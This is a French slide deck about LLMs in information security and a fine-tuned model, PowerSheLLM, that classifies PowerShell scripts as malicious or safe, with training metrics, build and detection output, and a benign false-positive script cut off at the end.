



# La sécurité des SI à l'ère des LLMs

Le cas Powershell

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# Vos intervenants



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
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# Artificial and Threat Intelligences

La croisée des « intelligences »



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


## Cyber Threat Intelligence [si:ti:aïe]

[...] Discipline basée sur des techniques de renseignements , la **CTI** a pour but la collecte et l'organisation de toutes les informations liées aux menaces du cyber-espace permettant de dresser un portrait des attaquants et de déterminer / prédire des tendances [...] afin de mieux s'en protéger !

# LLM – Probabilistic sequence modelling

- Text
- Image
- Video
- Audio
- ... ?



- QA
- Summarization
- Description
- Translation
- Sentiment analysis
- Chatbot
- Generation

# LLM – A long lineage

- Real *Cambrian explosion*, starting as early as ~2000s
- Big push from open-source community
  - Models, inference/quantif frameworks ...
- In Cyber Security:
  - **Defense** : detection / analysis / reports
  - **Attack** : phishing, script generation





Fig. 1. The evolutionary tree of modern LLMs traces the development of language models in recent years and highlights some of the most well-known models. Models on the same branch have closer relationships. Transformer-based models are shown in non-grey colors: decoder-only models in the blue branch, encoder-only models in the pink branch, and encoder-decoder models in the green branch. The vertical position of the models on the timeline represents their release dates. Open-source models are represented by solid squares, while closed-source models are represented by hollow ones. The stacked bar plot in the bottom right corner shows the number of models from various companies and institutions.

# LLM – Scaling to infinity and beyond ?



## Why scale ?


- Even the best architectures need **capacity**
- **Data** and **param count** are often bottlenecks

## General trend

- Big actors go...big
- Opensource try to keep things real




# LLM – Pre training & fine-tuning



# LLM – BERT-Style pre-training

- Bidirectional Encoder Representations from Transformers (2018)




# PowersheLLM – A fine-tuned LLM for powershell detection

- Building and training the model : the « easy » part
  - GPU Time consuming



## StarEncoder

- A *Small* LLM encoder (~125M parameters)
- Trained on 86 languages
- Billions of training documents



## Fine-tuning

- Small labeled dataset (~7000 documents)




## PowerSheLLM

- An inexpensive PowerShell detector

Accuracy	F1	Precision	Recall
0.9792	0.9791	0.9793	0.9792

# PowersheLLM – Not all sunshine

- Collecting and curating the data : the « real deal »
  - Human Time consuming !





# Travaux pratiques !

```
user@powershellm:~/powershell$ DOCKER_BUILDKIT=1 docker build -t powershellm -f Dockerfile --build-arg VERSION=v1.0.0 .
[+] Building 0.4s (21/21) FINISHED
=> [internal] load build definition from Dockerfile
=> => transferring dockerfile: 1.46kB
=> [internal] load metadata for docker.io/library/python:3.9-slim-bullseye
=> [internal] load .dockerignore
=> => transferring context: 56B
=> [stage-1 1/14] FROM service-base:4.2.0.stable103@sha256:0e0bcd87d827621e5ba6215d27232790702
=> [internal] load build context
=> => transferring context: 316B
=> [python 1/1] FROM docker.io/library/python:3.9-slim-bullseye@sha256:c59d6aaacd1e721ffebfa50ab8991625c10a10ca5d163d130218ff0
=> CACHED [stage-1 2/14] RUN update-ca-certificates
=> CACHED [stage-1 3/14] COPY --from=python /etc/apt/sources.list /etc/apt/
=> CACHED [stage-1 4/14] RUN apt-get update && apt-get install -f nano
=> CACHED [stage-1 5/14] COPY requirements.txt .
=> CACHED [stage-1 6/14] RUN python -m pip install -U pip && python -m pip install -r requirements.txt && rm -rf ~/.cache/pip
=> CACHED [stage-1 7/14] COPY model /opt/al_service/model
=> CACHED [stage-1 8/14] WORKDIR /opt/al_service
=> CACHED [stage-1 9/14] COPY model.py .
=> CACHED [stage-1 10/14] COPY powershellm.py .
=> CACHED [stage-1 11/14] COPY preprocess.py .
=> CACHED [stage-1 12/14] COPY service_manifest.yml .
=> CACHED [stage-1 13/14] COPY powershellm.sh .
=> CACHED [stage-1 14/14] RUN sed -i -e "s/VERSION/v1.0.0/g" service_manifest.yml
=> exporting to image
=> => exporting layers
=> => writing image sha256:a42eaa7435b19c2d720e78b2f0440cd748d202a3fdd320b88472617c52160e2e
=> => naming to docker.io/library/powershellm
```

Un outil mis en oeuvre en un clin d'oeil...



# Travaux pratiques !

```
user@b0aa9851ea9a:/opt/al_service$ $ sh powershellm.sh
Performing Powershellm detection on /samples
> /tmp/0a8f30b95613fcfddd89fa3c81afe2fb5d9031ee2f6f59f6ff472b2b576e12d2 - score:0.2281130701303482 - safe
> /tmp/0b94f33aa4c01321767936302f6b4ab7aed2cdb3bf112ae562f692e20fb78c5f - score:0.13585804402828217 - safe
> /tmp/0c94ea623f1a303943ba4073ad3b44f137e567c9feb363f3b7ed6e765d590cc3 - score:0.8930842280387878 - malicious
> /tmp/0cf5db157d04d8d08bdd81836927665c053e08562b19efe6177243a52b5b4f3d - score:0.8887336254119873 - malicious
> /tmp/0d95f2e9ec683e0ec4aa9a59c9fd90c9adecefc909f783720c19b9a670b99c16 - score:0.7391929030418396 - malicious
> /tmp/0dc6db8e5bb725f32f70bc07c47e5f08139f3de26ecb5ae0808ec17466b88041 - score:0.10168799757957458 - safe
> /tmp/0e610db60a058aed6cf9a6ea0bdb5b7b69fd7812a544934e4d4071687423c124 - score:0.8866129517555237 - malicious
> /tmp/0eba660e622bfb1bfbcb385f48c01532fb476cd3f7fca31985dc2f779acbfefc6 - score:0.9422541856765747 - malicious
> /tmp/0ece50bbac82e3873b746877c0d4e6818c690e2ed91acef699c0805ceb9d8da0 - score:0.0855562761425972 - safe
> /tmp/0f05ee596dd38948f145e48a38d1b25640e5dd7b3102aed5eb3c317f244ff4f0 - score:0.9264103770256042 - malicious
> /tmp/0f43ca8a41842bea435030fc8261f059d2928aff16c1b92c41b50e284e636acb - score:0.4533555507659912 - safe
> /tmp/1a4264a755f49ee31c0cab3c97323873797cf677c82e35b29e5fafa327d081b3 - score:0.06685227900743484 - safe
> /tmp/1a49534c68aedeb5bbec2dbe37d58d95cfbabdfb3c08a8ed87403f7bb6e8f9bd - score:0.17141780257225037 - safe
```

...mais très efficace !!



# Evaluation du modèle

- Définition d'un script Powershell malveillant
- Dataset de validation
  - ✓ Epreuve témoin et reclassification de l'entraînement
  - ✓ Powershell malveillant = difficulté: polymorphe et polyglotte
- Faux positifs et faux négatifs
- Replaçons les résultats dans un contexte métier
  - ✓ Afin de réduire encore plus les taux de FP/FN



# Résultats et analyses – FP

Let's analyse some scripts !

- **Vrais** faux positifs
- **Faux** faux positifs (aka: Vrai positifs)
- Faux positifs selon le contexte d'emploi



# Résultats et analyses - Vrais faux positifs

> Notre modèle se trompe <

```
$script: handlers = @(
    $Handler.ConsoleKey([ConsoleKey]::Home, $function:CmdHome),
    $Handler.ConsoleKey([ConsoleKey]::End, $function:CmdEnd),
    $Handler.ConsoleKey([ConsoleKey]::Escape, $function:CmdClearLine),
    $Handler.ConsoleKey([ConsoleKey]::LeftArrow, $function:CmdLeft),
    $Handler.ConsoleKey([ConsoleKey]::RightArrow, $function:CmdRight),
    $Handler.ConsoleKey([ConsoleKey]::UpArrow, $function:CmdHistoryPrev),
    $Handler.ConsoleKey([ConsoleKey]::DownArrow, $function:CmdHistoryNext),
    $Handler.ConsoleKey([ConsoleKey]::Enter, $function:CmdDone),
    $Handler.ConsoleKey([ConsoleKey]::Backspace, $function:CmdBackspace),
    $Handler.ConsoleKey([ConsoleKey]::Delete, $function:CmdDeleteChar),
    $Handler.ConsoleKey([ConsoleKey]::Tab, $function:CmdTabOrComplete),
    $Handler.Shift([ConsoleKey]::Tab, $function:ReverseCmdTabOrComplete),
    $Handler.Shift([ConsoleKey]::LeftArrow, $function:SelectLeft),
    $Handler.Shift([ConsoleKey]::RightArrow, $function:SelectRight),
